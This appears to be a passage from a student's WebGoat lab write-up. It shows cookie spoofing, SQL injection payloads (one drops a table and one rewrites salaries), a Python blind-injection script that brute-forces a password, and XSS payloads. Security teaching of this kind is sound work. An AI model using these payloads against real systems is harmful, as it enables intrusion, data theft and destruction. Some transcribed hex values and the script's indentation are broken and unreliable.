    "username":"Sylvester",
    "admin":false,
    "userHash":"iBy1RDvLrUMMpMJHjQsLm/5FLN07NnBtdl0Fc845j+A="
  },
  {
    "username":"kjcyber252",
    "admin":true,
    "userHash":"Vvz4j0/jF2Vb8HhWX+kE9YPH2qvRmRtUS0n+bAJsyG8="
  }
]
```

Figure 15: *New user added with your own username and admin:true gives access to the /users-admin-fix endpoint*



(A1) Broken Access Control
Hijack a session
Insecure Direct Object References
Missing Function Level Access Control
Spoofing an Authentication Cookie

Figure 16: *Missing Function Level Access Control checkmark*

C.4 Spoofing an Authentication Cookie

Got the 2 hashes from logging in using the provided credentials:

```
webgoat: NmQ2YzcyNDg1NTU2NDY3MjYyNjg3NDYxNmY2NzYyNjU3Nw==
admin: NmQ2YzcyNDg1NTU2NDY3MjYyNjg2ZTY5NmQ2NDYx
```

The start is the same for both hashes:

```
NmQ2YzcyNDg1NTU2NDY3MjYyNjg
```

There are some '=' signs indicating Base64 encodig: Decoding to utf-8 (HEX) using https://www.base64decode.org/

```
webgoat: 6d6c7248555646726268746l6f67626577
admin: 6d6c724855564672626866e696d6461
```


The above in plaintext using https://planetcalc.com/ gives:

```
webgoat: mlrHUVFrbhtaogbew
admin: mlrHUVFrbhnimda
```

Revealing the usernames in reverse, meaning that Tom' cookie must be:

```
plaintext: mlrHUVFrbhmot
Hex: 6d6c72485556467262686d6f74
Base64: NmQ2YzcyNDg1NTU2NDY3MjYyNjg2ZDZmNzQ=
```

Spoofing the endpoint:



```
POST /WebGoat/SpoofCookie/login HTTP/1.1
Host: localhost:8080
Content-Length: 29
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=9MdqtloBfxss7Zze227G7f3Q9DAVHbMsF8T5w5tj;
spoof_auth=NmQ2YzcyNDg1NTU2NDY3MjYyNjg2ZDZmNzQ=;
Connection: keep-alive

username=admin&password=admin
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Mon, 26 Aug 2024 21:20:15 GMT
Content-Length: 201

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"SpoofCookieAssignment",
  "attemptWasMade":true
}
```

Figure 17: *http POST post request with the derived spoofing cookie*




(A1) Broken Access Control
Hijack a session
Insecure Direct Object References
Missing Function Level Access Control
Spoofing an Authentication Cookie

Figure 18: *Broken Access Control solved*




✓

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 ' Get Account Info

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Figure 19: *Sql injection using OR and something resolving to 'true'*



✓

Employee Name: Lastname

Authentication TAN: TAN

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	99999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

Figure 20: *Database pawned, revealing salaries*

D 4 Injection

D.1 4.1 SQL Injection

Solutions for various parts:

- (2) `SELECT * from employees where first_name='Bob'`
- (3) `UPDATE employees SET  department='Sales' WHERE first_name = 'Tobi'`
- (4) `ALTER TABLE employees ADD phone varchar(20)`
- (5) `GRANT ALL ON grant_rights TO unauthorized_user`
- (9) See Figure **??**
- `(10) SELECT * From user_data WHERE Login_Count = 0 and userid= true`
- `(11) Employee Name: ' OR 1 = 1; --  TAN: ' '`
- `(12) '; UPDATE employees SET salary=99999 WHERE first_name='John`
- `(13) %'; DROP TABLE access_log;--`



SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal


Figure 21: *SQL injection (intro) check mark*

D.2 4.2 SQL Injection (advanced)

- (3) `a' union select user_system_data. *,NULL,NULL,NULL from user_system_data; --`
- (5) Hint says that table-name is randomized and needs to be retrieved sounds like a blind SQL injection The string 'tom' AND substring(password,1,1)='t' gives a "User 0 already exists please try to register with a different username." Response indicating we hit correctly with 1 as the first letter of the password

Automating this into a brute-force attack..

```
import requests
import json
## Python script for 'blind' SQL injection

url = "http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge"
webgoat_session = "OYyd-Kr3f_erhZt5QnVA1-caG64u8PYxcXIt602C"

header = {
"Cookie": "JSESSIONID="+ webgoat_session,
}
password = ""

alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

pw_index = 1
for length in range(1,25):
    for letter in alphabet:
                payload = f"tom' AND SUBSTRING(password,{pw_index},1)='{letter}"


        data = {
        'username_reg': payload,
        'email_reg': 'a@a',
        'password_reg': 'a',
        'confirm_password_reg': 'a'
        }


        ## Do a request
        r = requests.put(url,headers=header, data=data)
        ## Grab the "feedback part of the response"
        text = r.json()['feedback']
        if "already exists" in text:
            password += letter
            pw_index +=1
            print(password)
```




```
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonly
kj@kj-ThinkPad-T460p:~/Documents/Courses/MICS/252 SecOps/WebGoat $
```

Figure 22: *Brute Force Result*

4.4 Cross Site Scripting

- XSS (7) All the quantities only accepts integers, putting a `<script>` tags in something on "three digit access code" triggers an alert that page i being manipulated, putting `<script>alert(test)</script>` works
- XSS(10) route handlers
- XSS (11) see Figure **??**

Cross Site Scripting(Stored)


localhost:8080/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome()<%2Fscript>
WEBGOAT
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Show hints
Reset lesson
test:
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
DOM Invader
top
Filter
Default levels
1 Issue: 1


```
▶ Uncaught                                                                                              jquery-ui-1.10.4.js:13
TypeError: Cannot read properties of undefined (reading 'ui')
    at jquery-ui-1.10.4.js:13:10
    at jquery-ui-1.10.4.js:316:3
about to create app router                                                                              goatApp.js:24
initialize goat app router                                                                              GoatRouter.js:88
test handler                                                                                            LessonController.js:157
phoneHome invoked                                                                                       GoatRouter.js:66
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","output":"phoneHome Response is   GoatRouter.js:77
1749223685","assignment":"DOMCrossSiteScripting","attemptWasMade":true}
```

Figure 23: *Phone Home JS script has run*

- XSS(s)(3) `<script>_webgoat.customjs.phoneHome_()</script>`

Cross Site Scripting (Mitigation) Exercises on input sanitation using javascript libraries in Jquery

- (5) Using "ForHtml()" function See Figure **??**
- (6) See



```html
<%@ taglib
uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project"
 prefix="e" %>
<!DOCTYPE html>
<html>
<head>
    <title>Using GET and POST Method to Read Form Data</title>
</head>
<body>
    <h1>Using POST Method to Read Form Data</h1>
    <table>
        <tbody>
            <tr>
                <td><b>First Name:</b></td>
                <td>${e:forHtml(param.first_name)}</td>
            </tr>
            <tr>
                <td><b>Last Name:</b></td>
                <td>${e:forHtml(param.last_name)}</td>
            </tr>
        </tbody>
    </table>
</body>
</html>
```

Figure 24: *Sanitaton using JQuery ForHtml*